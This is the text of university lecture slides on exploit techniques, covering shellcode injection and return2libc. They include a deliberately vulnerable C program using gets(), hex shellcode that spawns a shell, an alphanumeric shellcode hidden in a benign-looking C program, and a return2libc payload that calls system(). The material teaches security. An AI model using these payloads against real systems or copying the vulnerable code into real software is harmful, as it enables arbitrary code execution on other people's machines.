

Secure Software Development

Exploits

Daniel Gruss, Vedad Hadzic, Andreas Kogler, Martin Schwarzl, Marcel Nageler

04.11.2022

Winter 2022/23, www.iaik.tugraz.at

1. Exploit Techniques
2. Shellcode
3. Code Reuse Attacks

PREVIOUSLY ON


SSD



- x86-64 **architecture** and memory layout
 - How are binary sections mapped in virtual memory
 - Stack/heap layout
 - C++ vtables



- x86-64 **architecture** and memory layout
 - How are binary sections mapped in virtual memory
 - Stack/heap layout
 - C++ vtables
- Types of **memory safety violations**
 - What bugs are there, e.g., buffer overflow, type confusion
 - How do they “work”, e.g., writing out of bounds, wrong object casting
 - What can they do, e.g., overwrite return addresses, replace vtable pointers





- Until now we mainly **crashed** programs...



- Until now we mainly **crashed** programs...
- ...or let them behave in a **weird way** by exploiting memory safety violations



- Until now we mainly **crashed** programs...
- ...or let them behave in a **weird way** by exploiting memory safety violations
- We want to get **full control** over the vulnerable program



- Until now we mainly **crashed** programs...
- ...or let them behave in a **weird way** by exploiting memory safety violations
- We want to get **full control** over the vulnerable program
- We need some **generic** techniques to achieve this


Either attack **data integrity**...



Either attack **data integrity**...



...or **control flow**





- Attackers might be able to **read or overwrite sensitive data** in memory



- Attackers might be able to **read or overwrite sensitive data** in memory
- **Integer overflows** can allow attackers to read too much data from a buffer



- Attackers might be able to **read or overwrite sensitive data** in memory
- **Integer overflows** can allow attackers to read too much data from a buffer
- Attacker **might** also change the control flow



- Attackers might be able to **read or overwrite sensitive data** in memory
- **Integer overflows** can allow attackers to read too much data from a buffer
- Attacker **might** also change the control flow
 - If there are **function pointers** inside the data





- Attackers might be able to **read or overwrite sensitive data** in memory
- **Integer overflows** can allow attackers to read too much data from a buffer
- Attacker **might** also change the control flow
 - If there are **function pointers** inside the data
 - If the control flow depends on the data values




- Attackers might be able to **read or overwrite sensitive data** in memory
- **Integer overflows** can allow attackers to read too much data from a buffer
- Attacker **might** also change the control flow
 - If there are **function pointers** inside the data
 - If the control flow depends on the data values
- Often **easier to find**, but not as powerful as direct attack on the control flow

- Changing the **control flow** gives the attacker **full control** on what the program does






- Changing the **control flow** gives the attacker **full control** on what the program does
- The attacker has to get control of the **instruction pointer** (EIP/RIP)



- Changing the **control flow** gives the attacker **full control** on what the program does
- The attacker has to get control of the **instruction pointer** (EIP/RIP)
- Two main attack vectors:
 - Saved EIP/RIP on the **stack** when calling a function
 - **Function pointers** (e.g. in C++ vtables)



- Changing the **control flow** gives the attacker **full control** on what the program does
- The attacker has to get control of the **instruction pointer** (EIP/RIP)
- Two main attack vectors:
 - Saved EIP/RIP on the **stack** when calling a function
 - **Function pointers** (e.g. in C++ vtables)
- Attacker can **execute** arbitrary existing or injected code





- First idea: to take over control, we **inject code** and **jump** to it

Note: Shellcode examples assume a 64-bit system without protection



- First idea: to take over control, we **inject code** and **jump** to it
- Generic code which is often useful: spawn a shell

Note: Shellcode examples assume a 64-bit system without protection



- First idea: to take over control, we **inject code** and **jump** to it
- Generic code which is often useful: spawn a shell → **Shellcode**

Note: Shellcode examples assume a 64-bit system without protection



- First idea: to take over control, we **inject code** and **jump** to it
- Generic code which is often useful: spawn a shell → **Shellcode**
- **Challenge #1**: where to put the code?

Note: Shellcode examples assume a 64-bit system without protection



- First idea: to take over control, we **inject code** and **jump** to it
- Generic code which is often useful: spawn a shell → **Shellcode**
- **Challenge #1**: where to put the code?
- **Challenge #2**: how to write such code?

Note: Shellcode examples assume a 64-bit system without protection



- First idea: to take over control, we **inject code** and **jump** to it
- Generic code which is often useful: spawn a shell → **Shellcode**
- **Challenge #1**: where to put the code?
- **Challenge #2**: how to write such code?
- **Challenge #3**: how to jump to the code?

Note: Shellcode examples assume a 64-bit system without protection



Challenge #1: Where to put the code?



Challenge #1: Where to put the code?

- Input (= the code) must be user controllable



Challenge #1: Where to put the code?

- Input (= the code) must be user controllable
- Location must be **mapped** in the program's memory



Challenge #1: Where to put the code?

- Input (= the code) must be user controllable
- Location must be **mapped** in the program's memory
- First idea: put the code in some **input buffer**



Challenge #1: Where to put the code?

- Input (= the code) must be user controllable
- Location must be **mapped** in the program's memory
- First idea: put the code in some **input buffer**
- But: what if there is no large buffer? (*i.e.*, only short user inputs)



Challenge #1: Where to put the code?

- Input (= the code) must be user controllable
- Location must be **mapped** in the program's memory
- First idea: put the code in some **input buffer**
- But: what if there is no large buffer? (*i.e.*, only short user inputs)
- Put it in an **environment variable**

Challenge #2: How to write such code?



Challenge #2: How to write such code?

- Assembly!



Challenge #2: How to write such code?

- Assembly!
- With a few **restrictions**:



Challenge #2: How to write such code?

- Assembly!
- With a few **restrictions**:
 - Usually restricted in **length**
 - Must be **position independent**, *i.e.*, no absolute addresses
 - Usually cannot contain **0-bytes** → if C string functions are used to copy shellcode to destination, e.g., `strcpy`



Challenge #2: How to write such code?

- Assembly!
- With a few **restrictions**:
 - Usually restricted in **length**
 - Must be **position independent**, *i.e.*, no absolute addresses
 - Usually cannot contain **0-bytes** → if C string functions are used to copy shellcode to destination, e.g., `strcpy`
- Many shellcode examples available online^a:
<http://shell-storm.org/shellcode/>



Challenge #2: How to write such code?

- Assembly!
- With a few **restrictions**:
 - Usually restricted in **length**
 - Must be **position independent**, *i.e.*, no absolute addresses
 - Usually cannot contain **0-bytes** → if C string functions are used to copy shellcode to destination, e.g., `strcpy`
- Many shellcode examples available online^a:
<http://shell-storm.org/shellcode/>
- There are many tools for shellcode generation, e.g., `pwntools`, `ragg2`, `metasploit`

^afor educational purposes only



Challenge #3: How to jump to the code?



Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



- Overwrite saved instruction pointer with pointer to the buffer...

Challenge #3: How to jump to the code?

- Use a memory safety violation!
- For example, overwrite saved instruction pointer with stack overflow



- ...or close to the buffer and prepend the shellcode with NOPs



Practical Example: Shellcode



```
#include <stdio.h>
#include <string.h>

void enterName() {
    char name[64];
    printf("%p\n", name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```



```
% gdb ./name.elf
(gdb) run
Starting program: name.elf
0x7fffffffdd30
test
test
[Inferior 1 (process 6374) exited normally]
```



```
% gdb ./name.elf
(gdb) run
Starting program: name.elf
0x7fffffffdd30
test
test
[Inferior 1 (process 6374) exited normally]
```

```
% gdb ./name.elf
(gdb) r < shellcode.bin
Starting program: name.elf < shellcode.bin
0x7fffffffdd30
/bin/zshXXXXXXXXYYYYYYYZZZZZZZH |$
1 H H H G ; H w1 AAAXXXXXXXXXP
process 23378 is executing new program: /usr/bin/zsh
```



Practical Example Analysis: Shellcode



```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

"/bin/zsh" (target shell we want)



```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

X, Y and Z (placeholders)



```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

A, X (alignment, RBP)



```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

0x7fffffffdd50 (start of shellcode)



```
2f 62 69 6e 2f 7a 73 68
58 58 58 58 58 58 58 58
59 59 59 59 59 59 59 59
5a 5a 5a 5a 5a 5a 5a 5a
48 8d 7c 24 b0
31 c0
48 89 47 08
48 89 7f 10
48 89 47 18
b0 3b
48 8d 77 10
31 d2
0f 05
41 41 41 58 58 58 58 58 58 58
50 dd ff ff ff 7f
```

```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```



```
lea rdi, [rsp - 0x50]
xor  eax, eax
mov  qword [rdi + 0x08], rax
mov  qword [rdi + 0x10], rdi
mov  qword [rdi + 0x18], rax
mov  al, 0x3b
lea  rsi, [rdi + 0x10]
xor  edx, edx
syscall
```

Stack

"/bin/zsh"
"XXXXXXXXXX"
"YYYYYYYYYY"
"ZZZZZZZZZ"

Registers



RAX	
RDI	
RSI	
RDX	



```



lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall

```







```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```





```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```





```

lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall

```

Stack

RDI →	"/bin/zsh"
	0
	0x7fffffffdd30
	"ZZZZZZZZ"

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

Stack

RDI →	"/bin/zsh"
	0
	0x7fffffffdd30
	0

Registers

RAX	0
RDI	0x7fffffffdd30
RSI	
RDX	



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

Stack

RDI →

"/bin/zsh"
0
0x7fffffffdd30
0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	
RDX	



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

Stack

RDI →	"/bin/zsh"
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

Stack

RDI →	"/bin/zsh"
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

syscall

Syscall number in RAX with arguments in RDI, RSI, RDX, RCX, R8, R9

Stack

RDI →	"/bin/zsh"
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0



```
lea    rdi, [rsp - 0x50]
xor    eax, eax
mov    qword [rdi + 0x08], rax
mov    qword [rdi + 0x10], rdi
mov    qword [rdi + 0x18], rax
mov    al, 0x3b
lea    rsi, [rdi + 0x10]
xor    edx, edx
syscall
```

syscall 0x3b

```
execve(RDI, RSI, RDX)
```

Stack

RDI →	"/bin/zsh"
	0
RSI →	0x7fffffffdd30
	0

Registers

RAX	0x3b
RDI	0x7fffffffdd30
RSI	0x7fffffffdd40
RDX	0



Practical Example Impact: Shellcode



- Injecting shellcode allows an attacker to execute **arbitrary code**



- Injecting shellcode allows an attacker to execute **arbitrary code**
- Shellcodes are not limited to opening a shell
 - Change files (e.g., add user, add root account)
 - Open sockets (e.g., download more code, remote shell)
 - Shutdown computer



- Injecting shellcode allows an attacker to execute **arbitrary code**
- Shellcodes are not limited to opening a shell
 - Change files (e.g., add user, add root account)
 - Open sockets (e.g., download more code, remote shell)
 - Shutdown computer
- Shellcode can be extremely small, only **21 bytes** to open a shell on Linux

Live Demo

Shellcode

- **Problem:** Some bytes not allowed, e.g., '0'-bytes (C-string terminator)

- **Solution:** Only use instructions without '0'-bytes, e.g.,

```
xor eax, eax    [31 C0]    instead of  
mov eax, 0      [B8 00 00 00 00]
```





- **Problem:** Some bytes not allowed, e.g., '0'-bytes (C-string terminator)
 - **Solution:** Only use instructions without '0'-bytes, e.g.,
`xor eax, eax` [31 C0] instead of
`mov eax, 0` [B8 00 00 00 00]
- **Problem:** Often **limited in size** (only several bytes)
 - **Solution:** Multiple stages, e.g., every buffer has a part of the shellcode, and jump to next buffer



- **Problem:** Some bytes not allowed, e.g., '0'-bytes (C-string terminator)
 - **Solution:** Only use instructions without '0'-bytes, e.g.,

```
xor eax, eax    [31 C0]    instead of  
mov eax, 0     [B8 00 00 00 00]
```
- **Problem:** Often **limited in size** (only several bytes)
 - **Solution:** Multiple stages, e.g., every buffer has a part of the shellcode, and jump to next buffer
- **Problem:** **Input filters** might only allow alphanumeric characters
 - **Solution:** Only use instructions with an alphanumeric representation, e.g.,

```
push 0x64636261    ['h' 'a' 'b' 'c' 'd']  
pop  eax           ['X']  
xor  eax, 0x64636261  ['5' 'a' 'b' 'c' 'd']  
instead of  
xor  eax,  eax      ['1' C0]
```



Fun Example: Alphanumeric Shellcode¹

¹Not possible on x86_64



```
#include <stdio.h>

void dummy() {
    char s[] = "XXj0TYX45Pk13VX40473At1At1qu1 "
              "qv1qwHcyt14yH34yhj5XVX1FK1FSH"
              "3FOPTj0X40PP4u4NZ4jWSEW18EF0V";

    ((size_t*)s)[15] = s;
}

int main() {
    printf("No suspicious stuff in this application...\n");
    dummy();
    return 0;
}
```



```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
```



```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$
```




```
% gcc fun.c -o func
% ./fun
No suspicious stuff in this application...
$ ps -p $$
  PID TTY          TIME CMD
25627 pts/1      00:00:00 sh
$ exit
%
```



Write a strange sorted shellcode:


- The “**framework**” reads exactly 128 bytes from the standard input
- The bytes are interpreted as 16 `uint64_t` numbers and **sorted**
- After clearing all registers, the framework jumps into the sorted array

Applicable rules and hints:


- The shellcode must run on a `x86_64` architecture
- **Hint:** Think about how numbers are stored in memory, and what would happen if you just interpret them as code
- **Hint:** How can you make sure that only valid instructions are executed?
- We provide the more info at `https://sasectf.student.iaik.tugraz.at/challenges`

- Shellcode requires **executable buffers**






- Shellcode requires **executable buffers**
- On 64-bit systems, stack, heap, and environment variables are **not executable** (cf. Countermeasure lecture)



- Shellcode requires **executable buffers**
- On 64-bit systems, stack, heap, and environment variables are **not executable** (cf. Countermeasure lecture)
- On 8/16/32-bit systems (e.g., IoT devices), everything is usually executable



- Shellcode requires **executable buffers**
- On 64-bit systems, stack, heap, and environment variables are **not executable** (cf. Countermeasure lecture)
- On 8/16/32-bit systems (e.g., IoT devices), everything is usually executable
- Still useful on 64-bit systems for **multi-stage exploits**
 1. Code-reuse attack makes buffer executable...
 2. ...and jumps to the buffer
 3. Shellcode executes



Shellcode...



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**
- usually opens a shell (hence the name)



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**
- usually opens a shell (hence the name)
- is executed by changing the **control flow** to the injected code



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**
- usually opens a shell (hence the name)
- is executed by changing the **control flow** to the injected code
- can be on the stack, on the heap, or in environment variables



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**
- usually opens a shell (hence the name)
- is executed by changing the **control flow** to the injected code
- can be on the stack, on the heap, or in environment variables
- is not easy to detect and can also be **encrypted** (self-modifying shellcode)



Shellcode...

- is **injected** by an attacker to execute **arbitrary code**
- usually opens a shell (hence the name)
- is executed by changing the **control flow** to the injected code
- can be on the stack, on the heap, or in environment variables
- is not easy to detect and can also be **encrypted** (self-modifying shellcode)
- samples can be found at <http://shell-storm.org/shellcode/>



- Shellcode injects **new code** into the application





- Shellcode injects **new code** into the application
- Does not work if buffers are not executable



- Shellcode injects **new code** into the application
- Does not work if buffers are not executable
- New idea: **re-use code** which is already in the binary



- Shellcode injects **new code** into the application
- Does not work if buffers are not executable
- New idea: **re-use code** which is already in the binary
 - Reuse **whole functions** (return2libc), e.g., jump to libc `system` with `"/bin/sh"` as argument



- Shellcode injects **new code** into the application
- Does not work if buffers are not executable
- New idea: **re-use code** which is already in the binary
 - Reuse **whole functions** (return2libc), e.g., jump to libc `system` with `"/bin/sh"` as argument
 - Reuse **function parts** (ROP) to build new "program"



- Shellcode injects **new code** into the application
- Does not work if buffers are not executable
- New idea: **re-use code** which is already in the binary
 - Reuse **whole functions** (return2libc), e.g., jump to libc `system` with `"/bin/sh"` as argument
 - Reuse **function parts** (ROP) to build new "program"
- Attacker changes the **control flow** to an existing function (part) of the program

1996 AlephOne's Phrack article

"Smashing the Stack for Fun and Profit", Shellcode everywhere



1996 AlephOne's Phrack article

“Smashing the Stack for Fun and Profit”, Shellcode everywhere

1997 Solar Designer published Linux patch to make **stack not executable**





1996 AlephOne's Phrack article

“Smashing the Stack for Fun and Profit”, Shellcode everywhere

1997 Solar Designer published Linux patch to make **stack not executable**

1997 Solar Designer circumvented own patch by re-using existing libc functions for exploits (→ **return2libc**)



1996 AlephOne's Phrack article

“Smashing the Stack for Fun and Profit”, Shellcode everywhere

1997 Solar Designer published Linux patch to make **stack not executable**

1997 Solar Designer circumvented own patch by re-using existing libc functions for exploits (→ **return2libc**)

1997 **ASCII Armoring** ensures that (dangerous) libc-function addresses contain '0'-bytes to prevent return2libc



- 1996 AlephOne's Phrack article
"Smashing the Stack for Fun and Profit", Shellcode everywhere
- 1997 Solar Designer published Linux patch to make **stack not executable**
- 1997 Solar Designer circumvented own patch by re-using existing libc functions for exploits (→ **return2libc**)
- 1997 **ASCII Armoring** ensures that (dangerous) libc-function addresses contain '0'-bytes to prevent return2libc
- 1998 Nergal showed that **chaining** multiple libc functions circumvents ASCII Armoring



- 1996 AlephOne's Phrack article
"Smashing the Stack for Fun and Profit", Shellcode everywhere
- 1997 Solar Designer published Linux patch to make **stack not executable**
- 1997 Solar Designer circumvented own patch by re-using existing libc functions for exploits (→ **return2libc**)
- 1997 **ASCII Armoring** ensures that (dangerous) libc-function addresses contain '0'-bytes to prevent return2libc
- 1998 Nergal showed that **chaining** multiple libc functions circumvents ASCII Armoring
- 2007 Hovav Shacham published **Return-oriented programming**, a general technique based on return2libc, but using only parts of functions



- The idea of `return2libc` is to jump to “dangerous” libc functions (instead of shellcode)



- The idea of `return2libc` is to jump to “dangerous” libc functions (instead of shellcode)
- Good targets: `system`, `exec*`



- The idea of **return2libc** is to jump to “dangerous” libc functions (instead of shellcode)
- Good targets: `system`, `exec*`
- Attacker has to only ensure that correct **argument** is passed to function (e.g., `“/bin/sh”`)



- The idea of **return2libc** is to jump to “dangerous” libc functions (instead of shellcode)
- Good targets: `system`, `exec*`
- Attacker has to only ensure that correct **argument** is passed to function (e.g., `“/bin/sh”`)
- On 32-bit systems: simply put it on the **stack**



- The idea of **return2libc** is to jump to “dangerous” libc functions (instead of shellcode)
- Good targets: `system`, `exec*`
- Attacker has to only ensure that correct **argument** is passed to function (e.g., `“/bin/sh”`)
- On 32-bit systems: simply put it on the **stack**
- On 64-bit systems: we require the argument in a **register**, more complicated



Practical Example: return2libc



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void enterName() {
    char name[8];
    printf("%p / %p\n", system, name);
    gets(name);
    printf("%s\n", name);
}

int main(int argc, char* argv[])
{
    enterName();
    return 0;
}
```



```
% gdb ./name
(gdb) r
Starting program: /home/name
0x8048380 / 0xffffce88
Test
Test
[Inferior 1 (process 26305) exited normally]
```



```
% gdb ./name
(gdb) r
Starting program: /home/name
0x8048380 / 0xffffce88
Test
Test
[Inferior 1 (process 26305) exited normally]
```


```
% gdb ./name
(gdb) r
Starting program: /home/name < ret2libc
0x8048380 / 0xffffce88
ABCDEFGHIJKLMNQRST ◆◆◆◆◆◆◆◆ /usr/games/fortune
Cheer Up! Things are getting worse at a slower rate.
Program received signal SIGSEGV, Segmentation fault.
0xddccbbaa in ?? ()
```



Practical Example Analysis: return2libc




```
41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```





```
41 42 43 44 45 46 47 48  
49 4a 4b 4c 4d 4e 4f 50  
51 52 53 54  
80 83 04 08  
aa bb cc dd  
a8 ce ff ff  
2f 75 73 72 2f 67 61 6d  
65 73 2f 66 6f 72 74 75  
6e 65
```


→





```
41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```

→





```
41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```

→

EIP 0x08048380
EBP 0x54535251
0x504f4e4d
0x4c4b4a49
0x48474645
0x44434241

} buffer



```
41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```

→


0xddccbbaa
EIP 0x08048380
EBP 0x54535251
0x504f4e4d
0x4c4b4a49
0x48474645
0x44434241

} buffer



```
41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65
```

→





```

41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65

```

→

0x0000656e "ne"	} 0xffffcea8
0x7574726f "ortu"	
0x662f7365 "es/f"	
0x6d61672f "/gam"	
0x7273752f "/usr"	
0xffffcea8	
0xddccbbaa	
EIP 0x08048380	
EBP 0x54535251	
0x504f4e4d	} buffer
0x4c4b4a49	
0x48474645	
0x44434241	



```

41 42 43 44 45 46 47 48
49 4a 4b 4c 4d 4e 4f 50
51 52 53 54
80 83 04 08
aa bb cc dd
a8 ce ff ff
2f 75 73 72 2f 67 61 6d
65 73 2f 66 6f 72 74 75
6e 65

```

```
system(prog)
```

```
system(`/usr/games/fortune`)
```

→

0x0000656e "ne"	} 0xffffcea8
0x7574726f "ortu"	
0x662f7365 "es/f"	
0x6d61672f "/gam"	
0x7273752f "/usr"	
0xffffcea8	} buffer
0xddccbbaa	
EIP 0x08048380	
EBP 0x54535251	
0x504f4e4d	
0x4c4b4a49	
0x48474645	
0x44434241	



Practical Example Impact: return2libc



- The libc is used in a lot of programs



- The libc is used in a lot of programs
- Not as easy as shellcode, but still as **powerful**



- The libc is used in a lot of programs
- Not as easy as shellcode, but still as **powerful**
- It contains many useful functions for an attacker



- The libc is used in a lot of programs
- Not as easy as shellcode, but still as **powerful**
- It contains many useful functions for an attacker
- Attacker can e.g., call `mprotect` to **make buffer executable**

- The function address cannot contain '0'-bytes (string terminator)





- The function address cannot contain '0'-bytes (string terminator)
 - If input buffer is copied/moved, only part before '0'-byte is considered



